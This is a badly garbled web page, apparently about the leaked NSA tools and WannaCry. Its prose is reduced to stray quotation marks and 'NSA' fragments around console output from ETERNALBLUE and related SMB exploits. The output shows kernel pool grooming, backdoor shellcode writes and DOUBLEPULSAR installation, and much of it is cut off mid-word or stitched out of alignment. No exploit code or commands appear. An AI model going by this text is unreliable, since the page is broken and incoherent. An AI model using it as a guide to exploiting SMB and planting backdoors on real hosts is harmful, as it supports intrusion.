

“

”

NSA

“

”

“

”

“

”

“

”

“ ”

“ ”

wannacry
“


NSA

” NSA

NSA

“ ”


```
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming.
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffer
[+] Sending final SMBv2 buffer
er..DONE.
ers.....DONE.
DONE.
[*] Receiving response from exploit packet
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor.....
[+] Backdoor returned code: 10 - Success!
[+] Ping returned Target architecture: x86 (32-bit)
[+] Backdoor installed
=====
-----WIN-----
=====
[*] CORE sent serialized output blob (2 bytes)...
0x00000000 08-00
[*] Received output parameters from CORE
[+]
```



<-----| Leaving Danger Zone |----->

mote SRU module

CONNECTION struct at: 0xFFFFFA801A942920

bal data pointer: 0xFFFFF880060E6FA0

[*] Attempting to find re

[+] Reading from

[+] Found SRU glo

[+] transactionDispatch table at: 0xFFFFF880060E6920

[*] Beginning quest for executable memory...

[+] PreferredWorkQueue: FFFFFA801AB5A100

[+] IrpThread: FFFFFA801ABE4880

[+] KProcess: FFFFFA8018C88040

[+] ProcessListEntry.Blink: FFFFF802834D2C80

[+] Searching backwards..

[+] Base of Nt: FFFFF80283201000

[+] Found RWX memory!!! FFFFF80283472000

[*] Copying code to target

[+] Backdoor shellcode written

[*] Triggering stub allocator

[+] Backdoor function pointer overwritten

[+] Cleared RWX region

[*] Triggering DOUBLEPULSAR installer

[*] DOUBLEPULSAR should now be installed. The DOPU client can be used to verify installation.

[+] Plugin completed successfully

[+] Contract: StagedUpload

[+] ConnectedTcp: ffffffff

[+] XorMask: 6c

[+] TargetOsArchitecture: x64

[+] Eternalsuneron_Succeeded.

```

g to target                                     [*] Connecting
onnection established                             [+] Co

ing SMB connection                             [*] Initializ
MB session established                           [+] St
MB setup complete                               [+] St

g information leak (sync)                       [*] Attempting
llu leaked transaction!                         [+1] Successfu
Conn: 0000000081CAA758

[*] Sending shellcode to target
successfully sent                               [+]

g to exploit...                                [*] Preparin
races begin!                                   [*] Let the

ion 1:                                          [*] Competit
tempting++++                                  4 at
qualified for the finals                       4 qu
"-----

[*] Competition 2:
4 attempting++++
4 qualified for the finals
None won :(

[*] Competition 3:
4 attempting++++
4 qualified for the finals
None won :(

```
